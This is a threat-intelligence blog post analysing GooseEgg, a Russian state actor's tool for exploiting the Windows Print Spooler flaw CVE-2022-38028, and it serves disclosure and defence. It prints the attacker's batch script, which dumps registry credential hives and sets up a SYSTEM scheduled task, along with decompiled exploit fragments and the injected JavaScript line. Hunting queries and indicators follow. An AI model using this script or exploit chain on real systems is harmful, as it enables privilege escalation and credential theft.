
Analyzing Forest Blizzard’s custom post-compromise tool for exploiting CVE-2022-38028 to obtain credentials

microsoft.com/en-us/security/blog/2024/04/22/analyzing-forest-blizzards-custom-post-compromise-tool-for-exploiting-cve-2022-38028-to-obtain-credentials/

April 22, 2024

Skip to main content



By

Microsoft Threat Intelligence is publishing results of our longstanding investigation into activity by the Russian-based threat actor Forest Blizzard (STRONTIUM) using a custom tool to elevate privileges and steal credentials in compromised networks. Since at least June 2020 and possibly as early as April 2019, Forest Blizzard has used the tool, which we refer to as GooseEgg, to exploit the CVE-2022-38028 vulnerability in Windows Print Spooler service by modifying a JavaScript constraints file and executing it with SYSTEM-level permissions. Microsoft has observed Forest Blizzard using GooseEgg as part of post-compromise activities against targets including Ukrainian, Western European, and North American government, non-governmental, education, and transportation sector organizations. While a simple launcher application, GooseEgg is capable of spawning other applications specified at the command line with elevated permissions, allowing threat actors to support any follow-on objectives such as remote code execution, installing a backdoor, and moving laterally through compromised networks.

Forest Blizzard often uses publicly available exploits in addition to CVE-2022-38028, such as CVE-2023-23397. Linked to the Russian General Staff Main Intelligence Directorate (GRU) by the United States and United Kingdom governments, Forest Blizzard primarily focuses on strategic intelligence targets and differs from other GRU-affiliated and sponsored groups, which Microsoft has tied to destructive attacks, such as Seashell Blizzard (IRIDIUM) and Cadet Blizzard (DEV-0586). Although Russian threat actors are known to have exploited a set of similar vulnerabilities known as PrintNightmare (CVE-2021-34527 and CVE-2021-1675), the use of GooseEgg in Forest Blizzard operations is a unique discovery that had not been previously reported by security providers. Microsoft is committed to providing visibility into observed malicious activity and sharing insights on threat actors to help organizations protect themselves. Organizations and users are to apply the CVE-2022-38028 security update to mitigate this threat, while Microsoft Defender Antivirus detects the specific Forest Blizzard capability as HackTool:Win64/GooseEgg.

This blog provides technical information on GooseEgg, a unique Forest Blizzard capability. In addition to patching, this blog details several steps users can take to defend themselves against attempts to exploit Print Spooler vulnerabilities. We also provide additional recommendations, detections, and indicators of compromise. As with any observed nation-state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with the necessary information to secure their accounts.

Who is Forest Blizzard?


Forest Blizzard primarily targets government, energy, transportation, and non-governmental organizations in the United States, Europe, and the Middle East. Microsoft has also observed Forest Blizzard targeting media, information technology, sports organizations, and educational institutions worldwide. Since at least 2010, the threat actor’s primary mission has been to collect intelligence in support of Russian government foreign policy initiatives. The United States and United Kingdom governments have linked Forest Blizzard to Unit 26165 of the Russian Federation’s military intelligence agency, the Main Intelligence Directorate of the General Staff of the Armed Forces of the Russian Federation (GRU). Other security researchers have used GRU Unit 26165, APT28, Sednit, Sofacy, and Fancy Bear to refer to groups with similar or related activities.

GooseEgg

Microsoft Threat Intelligence assesses Forest Blizzard’s objective in deploying GooseEgg is to gain elevated access to target systems and steal credentials and information. While this actor’s TTPs and infrastructure specific to the use of this tool can change at any time, the following sections provide additional details on Forest Blizzard tactics, techniques, and procedures (TTPs) in past compromises.

Launch, persistence, and privilege escalation

Microsoft has observed that, after obtaining access to a target device, Forest Blizzard uses GooseEgg to elevate privileges within the environment. GooseEgg is typically deployed with a batch script, which we have observed using the name *execute.bat* and *doit.bat*. This batch script writes the file *servtask.bat,* which contains commands for saving off/compressing registry hives. The batch script invokes the paired GooseEgg executable and sets up persistence as a scheduled task designed to run *servtask.bat*.



```
rem save reg files
echo echo Yes ^| reg save hklm\sam C:\ProgramData\sam.save ^& > C:\ProgramData\servtask.bat
echo echo Yes ^| reg save hklm\security C:\ProgramData\security.save ^& >> C:\ProgramData\servtask.bat
echo echo Yes ^| reg save hklm\system C:\ProgramData\system.save ^& >> C:\ProgramData\servtask.bat
rem search for lsass.exe pid and take dump
rem copmress files
echo Powershell -c "Get-ChildItem C:\ProgramData\sam.save, C:\ProgramData\security.save, C:\ProgramData\system.save ^| Compress-Archive -DestinationPath C:\ProgramData\out.zip" ^& >> C:\ProgramData\servtask.bat
rem cleanup
echo del C:\ProgramData\sam.save ^& >> C:\ProgramData\servtask.bat
echo del C:\ProgramData\security.save ^& >> C:\ProgramData\servtask.bat
echo del C:\ProgramData\system.save ^& >> C:\ProgramData\servtask.bat
echo schtasks /DELETE /F /TN \Microsoft\Windows\WinSrv ^& >> C:\ProgramData\servtask.bat
echo del C:\ProgramData\servtask.bat >> C:\ProgramData\servtask.bat
justice.exe /exe C:\Windows\System32\cmd.exe /c "schtasks /Create /RU SYSTEM /TN \Microsoft\Windows\WinSrv /TR C:\ProgramData\servtask.bat /SC MINUTE"
```

Figure 1. Batch file

The GooseEgg binary—which has included but is not limited to the file names *justice.exe* and *DefragmentSrv.exe*—takes one of four commands, each with different run paths. While the binary appears to launch a trivial given command, in fact the binary does this in a unique and sophisticated manner, likely to help conceal the activity.


The first command issues a custom return code 0x6009F49F and exits; which could be indicative of a version number. The next two commands trigger the exploit and launch either a provided dynamic-link library (DLL) or executable with elevated permissions. The fourth and final command tests the exploit and checks that it has succeeded using the *whoami* command.

Microsoft has observed that the name of an embedded malicious DLL file typically includes the phrase "*wayzgoose";* for example, *wayzgoose23.dll*. This DLL, as well as other components of the malware, are deployed to one of the following installation subdirectories, which is created under *C:\ProgramData*. A subdirectory name is selected from the list below:

- Microsoft
- Adobe
- Comms
- Intel
- Kaspersky Lab
- Bitdefender
- ESET
- NVIDIA
- UbiSoft
- Steam

A specially crafted subdirectory with randomly generated numbers and the format string *\v%u.%02u.%04u* is also created and serves as the install directory. For example, a directory that looks like *C:\ProgramData\Adobe\v2.116.4405* may be created. The binary then copies the following driver stores to this directory:

- *C:\Windows\System32\DriverStore\FileRepository\pnms003.inf_**
- *C:\Windows\System32\DriverStore\FileRepository\pnms009.inf_**




```
if ( wcscpy_s(sourcePath, 0x164uLL, windDir)
  || wcscat_s(sourcePath, 0x164uLL, L"\\system32\\DriverStore\\FileRepository")
  || wcscpy_s(destPath, 0x184uLL, installDir)
  || wcscat_s(destPath, 0x184uLL, Source)
  || wcscat_s(destPath, 0x184uLL, L"\\system32\\DriVerStoRe\\FiLeRePoSiToRy") )
{
    return 0xE009F47A;
}
if ( SHCreateDirectoryExW(0LL, destPath, 0LL) )
    return 0xE009F45B;
result = copy_all_files(sourcePath, L"prnms003.inf_*", destPath);// Copy driver package to user controlled directory
if ( result ≥ 0 )
{
    result = copy_all_files(sourcePath, L"prnms009.inf_*", destPath);
    if ( result ≥ 0 )
```

Figure 2. GooseEgg binary adding driver stores to an actor-controlled directory

Next, registry keys are created, effectively generating a custom protocol handler and registering a new CLSID to serve as the COM server for this "rogue" protocol. The exploit replaces the C: drive symbolic link in the object manager to point to the newly created directory. When the PrintSpooler attempts to load

C:\Windows\System32\DriverStore\FileRepository\pnms009.inf_amd64_a7412a554c9bc1fd\MPDW-Constraints.js, it instead is redirected to the actor-controlled directory containing the copied driver packages.




```
mal->status &= ~0x40u;
phKeyRogueSearchHandler = &mal->hKeyRogueSearchHandler;
v11 = 0;
if ( dwDisposition[0] == REG_CREATED_NEW_KEY )
    v11 = 64;
hkeyHandler = *&mal->hKey_Handler;
mal->status |= v11;
if ( RegCreateKeyExW(
         hkeyHandler,
         &mal->rogueProto,                  // Install custom search handler
                                            //
                                            // HKEY_CURRENT_USER\SOFTWARE\Classes\PROTOCOLS\Handler\rogue[n]

         0,
         0LL,
         REG_OPTION_VOLATILE,
         0x2000102u,
         0LL,
         &mal->hKeyRogueSearchHandler,
         dwDisposition) )
{
    return 0xE009F44CLL;
}
else
{
    wcscpy_s(path_to_waygoose_dll, 0x124uLL, L"..\\..\\..\\..");// path traversal
    if ( wcscat_s(path_to_waygoose_dll, 0x124uLL, &mal->waygoose_path[4]) )// offset 4 skips C:
    {
        return 0xE009F47ALL;
    }
    else
    {
        v13 = -1LL;
        v14 = -1LL;
        do
            v15 = path_to_waygoose_dll[++v14] == 0;
        while ( !v15 );


        if ( RegSetValueExW(*p_hKey_Server, 0LL, 0, 1u, path_to_waygoose_dll, 2 * v14 + 2) )// Registers CLSID {026CC6D7-34B2-33D5-B551-CA31EB6CE345}
        {
            return 0xE009F45CLL;
        }
```

Figure 3. Registry key creation



```
if ( NtCreateSymbolicLinkObject(&hLink, 0x20000u, &ObjectAttributes, &Name) < 0 )//
                                                // Symlink from \\??\\C:
                                                // to \GLOBAL\<INSTALLDIR>\#
                                                //
{
    Pointer = -536218487;
}
else
{

    v9.Pointer = NdrClientCall3(&pProxyInfo, RpcEndDocPrinter, 0LL, hXpsPrinter).Pointer;
```

Figure 4. C: drive symbolic link hijack

The “*MPDW-constraints.js*” stored within the actor-controlled directory has the following patch applied to the *convertDevModeToPrintTicket* function:

```
function convertDevModeToPrintTicket(devModeProperties, scriptContext, printTicket)
{try{ printTicket.XmlNode.load('rogue9471://go'); } catch (e) {}
```

The above patch to the *convertDevModeToPrintTicket* function invokes the “rogue” search protocol handler’s CLSID during the call to *RpcEndDocPrinter*. This results in the auxiliary DLL *wayzgoose.dll* launching in the context of the PrintSpooler service with SYSTEM permissions. *wayzgoose.dll* is a basic launcher application capable of spawning other applications specified at the command line with SYSTEM-level permissions, enabling threat actors to perform other malicious activities such as installing a backdoor, moving laterally through compromised networks, and remotely executing code.

Recommendations

Microsoft recommends the following mitigations defend against attacks that use GooseEgg.

Reduce the Print Spooler vulnerability

Microsoft released a security update for the Print Spooler vulnerability exploited by GooseEgg on October 11, 2022 and updates for PrintNightmare vulnerabilities on June 8, 2021 and July 1, 2021. Customers who have not implemented these fixes yet are urged to do so as soon as possible for their organization's security. In addition, since the Print Spooler service isn't required for domain controller operations, Microsoft recommends disabling the service on domain controllers. Otherwise, users can install available Windows security updates for Print Spooler vulnerabilities on Windows domain controllers before member servers and workstations. To help identify domain controllers that have the Print Spooler service enabled, Microsoft Defender for Identity has a built-in security assessment that tracks the availability of Print Spooler services on domain controllers.

Be proactively defensive

- For customers, follow the credential hardening recommendations in our on-premises credential theft overview to defend against common credential theft techniques like LSASS access.
- Run Endpoint Detection and Response (EDR) in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-breach.
- Configure investigation and remediation in full automated mode to let Microsoft Defender for Endpoint take immediate action on alerts to resolve breaches, significantly reducing alert volume.
- Turn on cloud-delivered protection in Microsoft Defender Antivirus, or the equivalent for your antivirus product, to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown variants.

Microsoft Defender XDR customers can turn on the following attack surface reduction rule to prevent common attack techniques used for GooseEgg. Microsoft Defender XDR detects the GooseEgg tool and raises an alert upon detection of attempts to exploit Print Spooler vulnerabilities regardless of whether the device has been patched.

Block credential stealing from the Windows local security authority subsystem (lsass.exe)

Detecting, hunting, and responding to GooseEgg

Microsoft Defender XDR detections

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects threat components as the following malware:

HackTool:Win64/GooseEgg

Microsoft Defender for Endpoint

The following alerts might also indicate threat activity related to this threat. Note, however, that these alerts can be also triggered by unrelated threat activity.

- Possible exploitation of CVE-2021-34527
- Possible source of PrintNightmare exploitation
- Possible target of PrintNightmare exploitation attempt
- Potential elevation of privilege using print filter pipeline service
- Suspicious behavior by *spoolsv.exe*
- Forest Blizzard Actor activity detected

Microsoft Defender for Identity

The following alerts might also indicate threat activity related to this threat. Note, however, that these alerts can be also triggered by unrelated threat activity.

> Suspected Windows Print Spooler service exploitation attempt (CVE-2021-34527 exploitation)

Threat intelligence reports

Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Defender Threat Intelligence

- Actor Profile: Forest Blizzard
- Abuse of Windows Print Spooler for privilege escalation and persistence

Hunting queries

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace. More details on the Content Hub can be found here: https://learn.microsoft.com/azure/sentinel/sentinel-solutions-deploy.

Hunt for filenames, file extensions in ProgramData folder and file hash

```
let filenames = dynamic(["execute.bat","doit.bat","servtask.bat"]);
DeviceFileEvents
  | where TimeGenerated > ago(60d) // change the duration according to your requirement
  | where ActionType == "FileCreated"
  | where FolderPath == "C:\\ProgramData\\"
  | where FileName in~ (filenames) or FileName endswith ".save" or FileName endswith ".zip" or (
FileName startswith "wayzgoose" and FileName endswith ".dll") or SHA256 ==
"7d51e5cc51c43da5deae5fbc2dce9b85c0656c465bb25ab6bd063a503c1806a9" // hash value of
execute.bat/doit.bat/servtask.bat
  | project TimeGenerated, DeviceId, DeviceName, ActionType, FolderPath, FileName,
InitiatingProcessAccountName,InitiatingProcessAccountUpn
```

Hunt for processes creating scheduled task creation

```
DeviceProcessEvents
| where TimeGenerated > ago(60d) // change the duration according to your requirement
| where InitiatingProcessSHA256 ==
"6b311c0a977d21e772ac4e99762234da852bbf84293386fbe78622a96c0b052f" or SHA256 ==
"6b311c0a977d21e772ac4e99762234da852bbf84293386fbe78622a96c0b052f" //hash value of justice.exe
or InitiatingProcessSHA256 == "c60ead92cd376b689d1b4450f2578b36ea0bf64f3963cfa5546279fa4424c2a5"
or SHA256 == "c60ead92cd376b689d1b4450f2578b36ea0bf64f3963cfa5546279fa4424c2a5" //hash value of
DefragmentSrv.exe
or ProcessCommandLine contains "schtasks /Create /RU SYSTEM /TN \\Microsoft\\Windows\\WinSrv /TR
C:\\ProgramData\\servtask.bat /SC MINUTE" or
   ProcessCommandLine contains "schtasks /Create /RU SYSTEM /TN \\Microsoft\\Windows\\WinSrv /TR
C:\\ProgramData\\execute.bat /SC MINUTE" or
   ProcessCommandLine contains "schtasks /Create /RU SYSTEM /TN \\Microsoft\\Windows\\WinSrv /TR
C:\\ProgramData\\doit.bat /SC MINUTE" or
   ProcessCommandLine contains "schtasks /DELETE /F /TN \\Microsoft\\Windows\\WinSrv" or
   InitiatingProcessCommandLine contains "schtasks /Create /RU SYSTEM /TN
\\Microsoft\\Windows\\WinSrv /TR C:\\ProgramData\\servtask.bat /SC MINUTE" or
   InitiatingProcessCommandLine contains "schtasks /Create /RU SYSTEM /TN
\\Microsoft\\Windows\\WinSrv /TR C:\\ProgramData\\execute.bat /SC MINUTE" or
   InitiatingProcessCommandLine contains "schtasks /Create /RU SYSTEM /TN
\\Microsoft\\Windows\\WinSrv /TR C:\\ProgramData\\doit.bat /SC MINUTE" or
   InitiatingProcessCommandLine contains "schtasks /DELETE /F /TN \\Microsoft\\Windows\\WinSrv"
| project TimeGenerated, AccountName,AccountUpn,ActionType, DeviceId, DeviceName,FolderPath,
FileName
```

Hunt for JavaScript constrained file

```
DeviceFileEvents
  | where TimeGenerated > ago(60d) // change the duration according to your requirement
  | where ActionType == "FileCreated"
  | where FolderPath startswith "C:\\Windows\\System32\\DriverStore\\FileRepository\\"
  | where FileName endswith ".js" or FileName == "MPDW-constraints.js"
```

Hunt for creation of registry key / value events

```
DeviceRegistryEvents
  | where TimeGenerated > ago(60d) // change the duration according to your requirement
  | where ActionType == "RegistryValueSet"
  | where RegistryKey contains "HKEY_CURRENT_USER\\Software\\Classes\\CLSID\\{026CC6D7-34B2-33D5-
B551-CA31EB6CE345}\\Server"
  | where RegistryValueName has "(Default)"
  | where RegistryValueData has "wayzgoose.dll" or RegistryValueData contains ".dll"
```

Hunt for custom protocol handler

```
DeviceRegistryEvents
  | where TimeGenerated > ago(60d) // change the duration according to your requirement
  | where ActionType == "RegistryValueSet"
  | where RegistryKey contains "HKEY_CURRENT_USER\\Software\\Classes\\PROTOCOLS\\Handler\\rogue"
  | where RegistryValueName has "CLSID"
  | where RegistryValueData contains "{026CC6D7-34B2-33D5-B551-CA31EB6CE345}"
```

Indicators of compromise

Batch script artifacts:

- *execute.bat*
- *doit.bat*

- *servtask.bat*
- 7d51e5cc51c43da5deae5fbc2dce9b85c0656c465bb25ab6bd063a503c1806a9

GooseEgg artifacts:

- *justice.pdb*
- *wayzgoose.pdb*

Indicator	Type	Description
c60ead92cd376b689d1b4450f2578b36ea0bf64f3963cfa5546279fa4424c2a5	SHA-256	Hash of GooseEgg binary *DefragmentSrv.exe*
6b311c0a977d21e772ac4e99762234da852bbf84293386fbe78622a96c0b052f	SHA-256	Hash of GooseEgg binary *justice.exe*
41a9784f8787ed86f1e5d20f9895059dac7a030d8d6e426b9ddcaf547c3393aa	SHA-256	Hash of *wayzgoose[%n].dll* – where %n is a random number

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog: https://aka.ms/threatintelblog.


To get notified about new publications and to join discussions on social media, follow us on LinkedIn at https://www.linkedin.com/showcase/microsoft-threat-intelligence, and on X (formerly Twitter) at https://twitter.com/MsftSecIntel.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast: https://thecyberwire.com/podcasts/microsoft-threat-intelligence.

Related Posts


Staying ahead of threat actors in the age of AI

Microsoft, in collaboration with OpenAI, is publishing research on emerging threats in the age of AI, focusing on identified activity associated with known threat actors Forest Blizzard, Emerald Sleet, Crimson Sandstorm, and others. The observed activity includes prompt-injections, attempted misuse of large language models (LLM), and fraud.



Midnight Blizzard: Guidance for responders on nation-state attack

The Microsoft security team detected a nation-state attack on our corporate systems on January 12, 2024, and immediately activated our response process to investigate, disrupt malicious activity, mitigate the attack, and deny the threat actor further access. The Microsoft Threat Intelligence investigation identified the threat actor as Midnight Blizzard, the Russian state-sponsored actor also known as NOBELIUM.



Cadet Blizzard emerges as a novel and distinct Russian threat actor

Microsoft attributes several campaigns to a distinct Russian state-sponsored threat actor tracked as Cadet Blizzard (DEV-0586), including the WhisperGate destructive attack, Ukrainian website defacements, and the hack-and-leak front “Free Civilian”.